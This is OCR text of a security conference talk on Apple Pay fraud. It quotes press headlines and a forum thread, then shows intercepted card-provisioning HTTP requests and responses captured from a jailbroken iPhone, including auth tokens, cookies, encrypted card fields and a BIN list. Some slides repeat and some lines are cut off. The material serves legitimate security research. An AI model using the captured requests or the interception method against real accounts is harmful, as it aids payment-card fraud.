ApplePwn

The future of cardless fraud

Tim Yunusov

Senior expert,

Head of banking security

POSITIVE TECHNOLOGIES

ptsecurity.com

whoami

- Application security researcher (from 2009)
- Senior expert in banking security (from 2012)
  - Online banking, Mobile banking, Core banking applications
  - Dozens of ATM Security analyses
  - PayPass, payWave
- Always in search and research ;)

whoami

- Application security researcher (from 2009)
- Senior expert in banking security (from 2012)
  - Online banking, Mobile banking, Core banking applications
  - Dozens of ATM Security analyses
  - PayPass, payWave
  - Apple Pay, Samsung Pay, Android Pay
- Always in search and research ;)

whoiam NOT

- Apple security researcher
- Reverse engineer
- JB developer

Why am I here?

"*Most secure* technology"

Why Apple Pay Is the Most Secure Payment Platform on the Planet
mashable.com/2014/10/.../apple-pay-is-more-secure-than-your-credit-and-debit-cards...
Oct 23, 2014 - **Apple Pay** officially launched earlier this week to mostly positive reviews from iPhone users. But is it secure to use?

Why Apple Pay Is Way More Secure Than a Credit Card - Barron's
www.barrons.com/.../why-apple-pay-is-way-more-secure-than-a-credit-card-147690338...
Oct 19, 2016 - With **Apple Pay**, the store never sees your actual credit card number — so hackers don't either. ... Luckily, it's getting a lot safer to buy something over the web, thanks to new online **payment** systems that are **more** secure than using a credit card. ... Samsung **Pay** and Android **Pay** also ...

Why Apple Pay Is Our Best Hope To Stop Online Fraud | TechCrunch
https://techcrunch.com/2015/.../why-apple-pay-is-our-best-hope-to-stop-online-fraud/
Oct 27, 2015 - The problems are even **more** severe on computers — **Apple Pay** is not available in the browser, where the vast majority of online shopping ...

Apple Pay security and privacy overview - Apple Support
https://support.apple.com/en-us/HT203027
Jun 21, 2017 - **Apple Pay** protects your personal information, transaction data, and credit, debit, and ... Learn **more** about **Apple Pay** security and privacy below.

Apple Pay - Apple
https://www.apple.com/apple-pay/
Make secure purchases in stores, in apps, and now on the web. **Apple Pay** is simple to use and works with the devices you use every day. Easily **pay** with your debit cards and credit cards with just a touch.

About Apple Pay for merchants - Apple Support
https://support.apple.com/en-gb/HT204274
Jun 13, 2017 - Accepting **Apple Pay** is also **more** secure than accepting traditional credit and debit cards. Every transaction on your customer's iPhone or iPad ...

Why Apple Pay is 'more safe and secure than using your credit card ...
bgr.com/2014/10/23/is-apple-pay-safer-than-credit-cards/
Oct 23, 2014 - CIO's Al Sacco has interviewed three security experts for their views on the technology behind **Apple Pay** and the general consensus is that the ...

Don't Want Your Credit Card Hacked? Use Apple Pay | News ... - PCMag
www.pcmag.com › Reviews › Software › Security
Aug 10, 2015 - **Apple Pay**, Android Pay, Google Wallet, and others run on Near Field ... For example, **most** credit cards include an Unpredictable Number that's ...

Why am I here?

Answered: Does jailbreak makes iPhone's Apple Pay less secure?

By Zaib Ali

SHARE TWEET

Ads by Google Jailbreak Iphone Jailbreak IOS Download Iphone

Apple Pay less safe when jailbroken" while explaining how the **answer to this question is no**. The answer that is backed by explanation comes as a relief for users who have entered

[Question] Apple Pay safe while jailbroken? (self.jailbreak)
submitted 11 months ago by perfecttheory_ iPhone 6, iOS 8.1.2

[–] TomLube iPhone 6, iOS 1.1.4 2 points 11 months ago
Secure Enclave is totally separate from the rest of the device and not accessible.
permalink embed

[–] perfecttheory_ iPhone 6, iOS 8.1.2 [S] 2 points 11 months ago
Okay, so it wouldn't be too much of a worry then right?
permalink embed parent

[–] TomLube iPhone 6, iOS 1.1.4 2 points 11 months ago
It isn't any worry at all. :)
permalink embed parent

- *A jailbroken device is required to at least scratch the surface, and even with that, the information obtained is not highly sensitive.*

https://www.slideshare.net/0xroot/demystifying-apple-pie-touchid

Why am I here?

Here's Proof Apple Pay Is Useful For Stealing People's Money - Forbes
www.forbes.com/sites/thomasbrewster/2016/03/01/apple-pay-fraud-test/
Mar 1, 2016 - **Apple Pay** can be used by **fraudsters** to pilfer funds from stolen bank cards and without much fuss, researchers claim to prove at RSA 2016.

Apple Pay and Fraud: Where is it Happening and How Can We Stop it?
info.rippleshot.com/blog/apple-pay-and-fraud-what-you-need-to-know
Our team tackles the recent **fraud** taking place on **Apple Pay** and potential solutions to the problem.

Apple Pay: Fraudsters Exploit Authentication - BankInfoSecurity
www.bankinfosecurity.com/apple-pay-hackers-exploit-authentication-a-7967
New exploits linked to **Apple Pay** are quickly proving how easy it is for crafty **fraudsters** to take advantage of even the most seemingly secure payments systems.

Apple Pay security and privacy overview - Apple Support
https://support.apple.com/en-us/HT203027
Jun 21, 2017 - **Apple Pay** protects your personal information, transaction data, and ... to approve adding your card to **Apple Pay** or improve their anti-**fraud** ...

Apple Pay used in fraudulent ¥4.45 million cigarette-buying spree in ...
www.japantimes.co.jp/.../apple-pay-used-fraudulent-¥4-45-million-cigarette-buying-spr...
Jun 3, 2017 - A 29-year-old Chinese man has been indicted in what is being described as Japan's first known **fraud** case linked to **Apple Pay**, the new mobile ...

Apple Pay actually makes it really easy to commit credit card fraud ...
https://www.cultofmac.com/.../apple-pay-actually-makes-really-easy-commit-credit-ca...
The problem, according to an unconfirmed report from DropLabs, is that **Apple Pay** is so easy to use, **fraudsters** don't even have to create a physical fake card ...

Why Apple Pay Is Our Best Hope To Stop Online Fraud | TechCrunch
https://techcrunch.com/2015/.../why-apple-pay-is-our-best-hope-to-stop-online-fraud/
Oct 27, 2015 - Heists used to be so much effort -- you'd need a gang, machine guns, a getaway car and long, meticulous planning. Nowadays, all you need is ...

Apple Pay Stung by Low-Tech Fraudsters - WSJ
www.wsj.com/articles/apple-pay-stung-bylow-techfraudsters-1425603036
Mar 5, 2015 - **Apple's** new mobile-**payment** system has been hit by a wave of fraudulent transactions using credit-card data stolen in recent breaches of big ...

Does Apple Pay really have a fraud problem? - The Verge
https://www.theverge.com/2015/3/4/8149663/apple-pay-credit-card-fraud-banks
Mar 4, 2015 - **Apple Pay** is being used for fraudulent activities by criminals with stolen identities and credit cards, as first reported by The Guardian.

Samsung Pay

https://www.blackhat.com/docs/us-16/materials/us-16-Mendoza-Samsung-Pay-Tokenized-Numbers-Flaws-And-Issues.pdf

SECURITY & FRAUD


Samsung Denies Samsung Pay Can Be Hacked Via The Tokenization Process

By PYMNTS

Posted on August 10, 2016


Samsung Pay

https://www.blackhat.com/docs/us-16/materials/us-16-Mendoza-Samsung-Pay-Tokenized-Numbers-Flaws-And-Issues.pdf



Apple Pay security measures

- **Tokenization**
- **Secure Element**
- https://github.com/beatty/applepay_crypto_demo



That's why JB is actually not a good idea

- http://2015.ruxcon.org.au/assets/2015/slides/YummyYummyFruitSalad_Ruxcon2015_PeterFillmore.pdf
- Jailbreak + SSLKillSwitch

That's why JB is actually not a good idea


Overview | Request | Response | Summary | Chart | Notes

```
POST /broker/v2/devices/043B265BB8308001                    35BB7CEFC9/cards HTTP/1.1
Host: pr-pod1-smp-device.apple.com:443
X-Apple-Client-Info: <iPhone7,2> <iPhone OS;9.2;13C75> <com.apple.PassKitCore/1 (com.apple.Passbook/1.0)>
X-Apple-I-MD-RINFO: 17106176
Accept: */*
Authorization: AppleToken 001421-10-d3c1173e-39c8-4356-9666-                    SwRCmdzLnBi
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application/json
X-Apple-I-MD-M: kEviGrGiLxGhuSf                                                 Y25y9IIlmJnbVdaUNB7
Content-Length: 523
X-Apple-I-MD: AAAABQAAABAmNCr+mP13THc1LHNC71ZvAAAAAw==
X-Apple-I-Client-Time: 2016-12-16T14:43:23Z
User-Agent: Wallet/1.0 CFNetwork/758.2.8 Darwin/15.0.0
Connection: keep-alive
X-Apple-Device-Region: US
Cookie: X-SESS=ffffffff1285fa0f45525d5f4f58455e445a4a4270bc

{
 "panInputMethod" : "camera",
 "publicKeyHash" : "0918d4e1a837b2dd01ae3b2052f9e43cfbb55d4761b119895f9011e2e7fa27ed",
 "encryptionVersion" : "EV_ECC_v1-ASN.1",
 "encryptedCardData" : "MIG9BEEEs1O86ZnlbasA1BjIipcIV4J4YTRa5oWFfsE9uzL9uxJnHVz\/xaG98tarfg+ZaC\/5icz2IPzW
 "source" : 1,
 "productIdentifier" : "1-argon-DEFAULT_MASTERCARD"
}
```

```
POST /client/1/0/devices/b20e2d8a67[illegible]0b0931231c7d6/registrations/dpan/DAPLM[illegible]
Host: tds.mdes.mastercard.com
Content-Type: application/json
Connection: keep-alive
Proxy-Connection: keep-alive
Date: Fri, 16 Dec 2016 14:43:55 GMT
Accept: application/json
User-Agent: passd/1.0 CFNetwork/758.2.8 Darwin/15.0.0
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 766

{"registrationData":"eyJwdXNoVG9rZW4i[illegible]                    mE5M2YxMzc3Mjg0ZmYy
```

```
POST /broker/v2/devices/043B265BB8308001                    35BB7CEFC9/provisioningRequirements HTTP/1.1
Host: pr-pod1-smp-device.apple.com:443
X-Apple-I-MD-RINFO: 17106176
X-Apple-Client-Info: <iPhone7,2> <iPhone OS;9.2;13C75> <com.apple.PassKitCore/1 (com.apple.Passbook/1.0)>
Accept: */*
Authorization: AppleToken 001421-10-d3c1173e-39c8-4356                    nBiLmF1dGi9ADM5whIUP
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application/x-www-form-urlencoded
X-Apple-I-MD-M: kEviGrGiLxGhuSf8he5U                    yNhO9uBdjwr+Y25y9IIlmJnbVdaUNB7
Content-Length: 463
X-Apple-I-MD: AAAABQAAABAmNCr+mP13THc1LHNC71ZvAAAAAw==
X-Apple-I-Client-Time: 2016-12-16T14:43:08Z
User-Agent: Wallet/1.0 CFNetwork/758.2.8 Darwin/15.0.0
Connection: keep-alive
X-Apple-Device-Region: US
Cookie: X-SESS=ffffffff1285fa0f45525d5f4f58455e445a4a4270bc

{
 "publicKeyHash" : "0918d4e1a837b2dd01ae3b2052f9e43cfbb55d4761b119895f9011e2e7fa27ed",
 "encryptionVersion" : "EV_ECC_v1-ASN.1",
 "encryptedCardData" : "MIGiBEEETTAn7KRS1bfT9YHMejDXytUhm                    oRCbIWAexhE
 "requiredFields" : [
  "primaryAccountNumber",
  "cardholderName"
 ]
}
```

That's why JB is actually not a good idea



That's why JB is actually not a good idea

That's why JB is actually not a good idea

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19e937 90e02fc68","termsURL":"https://nc-pod1-smp-device-asset.apple.com:443/broker/v1/
u/apple-pay/banks/ru/en-ru.html","termsID":"3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
,"sanitizedPrimaryAccountPrefix":""}

That's why JB is actually not a good idea

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19e937 90e02fc68","termsURL":"https://nc-pod1-smp-device-asset.apple.com:443/broker/v1/
u/apple-pay/banks/ru/en-ru.html","termsID":"3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
,"sanitizedPrimaryAccountPrefix":""}

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19 pod1-smp-device-asset.apple.com:443/broker/v1/
u/apple-pay/banks/ru/en-ru.html ,"termsID":"3bbae480-3006-4574-8e4f-28c230a12936", eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
,"sanitizedPrimaryAccountPrefix":"

Overview | Request | Response | Summary | Chart | Notes

1 <xmlui>
2 <clientInfo termsAndConditions="true" sendByEmailLabel="Send by Email (Save a Copy
ndByEmailDialogOK="Send" sendByEmailDialogCancel="Cancel"
3 agreeDialogTitle="Terms and Conditions" agreeDialogText="I agree to the Terms
4 <page>
5 Terms and Conditions"/>
6 <tableView>
7 <section>
8 <htmlLabelRow>
9 <![CDATA[
10 <HTML><HEAD><meta http-equiv="Content-Type" content="text/html; charset=utf-8">

That's why JB is actually not a good idea

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19e937 90e02fc68","termsURL":"https://nc-pod1-smp-device-asset.apple.com:443/broker/v1/assets/en_l
u/apple-pay/banks/ru/en-ru.html","termsID":"3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
,"sanitizedPrimaryAccountPrefix":""}

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19 937 90e02fc68","termsURL":"https://nc pod1-smp-device-asset.apple.com:443/broker/v1/assets/en_l
u/apple-pay/banks/ru/en-ru.html ,"termsID":"3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
,"sanitizedPrimaryAccountPrefix":"

Overview | Request | Response | Summary | Chart | Notes

1 <xmlui>
2 <clientInfo termsAndConditions="true" sendByEmailLabel="Send by Email (Save a Copy
ndByEmailDialogOK="Send" sendByEmailDialogCancel="Cancel"
3 agreeDialogTitle="Terms and Conditions" agreeDialogText="I agree to the Terms
4 <page>
d Conditions"/>

BANK OF AMERICA BIN List

IIN / BIN List

659948 | 659942 | 659908 | 659872

="Content-Type" content="text/html; charset=utf-8">

That's why JB is actually not a good idea

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19e937 90e02fc68","termsURL":"https://nc-pod1-smp-device-asset.apple.com:443/broker/v1/assets/en-l
u/apple-pay/banks/ru/en-ru.html","termsID":"3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",
,"sanitizedPrimaryAccountPrefix":""}

Overview | Request | Response | Summary | Chart | Notes

1 {"cardType":"3","identifier":"1eb19 937 90e02fc68","termsURL":"https://nc pod1-smp-device-asset.apple.com:443/broker/v1/assets/en-l
u/apple-pay/banks/ru/en-ru.html ,"termsID":"3bbae480-3006-4574-8e4f-28c230a12936","eligibilityStatus":1,"sanitizedPrimaryAccountNum er":"4497",

PLATINUM

Overview | Request | Response | Summary | Chart | Notes

GET /broker/v1/assets/03f9338e1ae94b10ad1abc9f9882d2af HTTP/1.1
Host: pr-pod1-smp-device-asset.apple.com:443

WORLD MasterCard

Overview | Request | Response | Summary | Chart | Notes

1 <xmlui>
2 <clientInfo termsAndConditions="true" sendByEmailLabel="Send by Email (Save a Copy
ndByEmailDialogOK="Send" sendByEmailDialogCancel="Cancel"
3 agreeDialogTitle="Terms and Conditions" agreeDialogText="I agree to the Terms
4 <page>
d Conditions"/>
="Content-Type" content="text/html; charset=utf-8">

BANK OF AMERICA BIN List

IIN / BIN List

659948 | 659942 | 659908 | 659872

That's why JB is actually not a good idea

Overview | Request | Response | Summary | Chart | Notes

```
POST /broker/v2/devices/043B265BB83080015078120606934157 8E
Host: pr-pod1-smp-device.apple.com:443
X-Apple-Client-Info: <iPhone7,2> <iPhone OS;9.2;13C75> <com
X-Apple-I-MD-RINFO: 17106176
Accept: */*
Authorization: AppleToken 001421-10-d
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Content-Type: application/json
X-Apple-I-MD-M: kEviGrGiLxGhuS
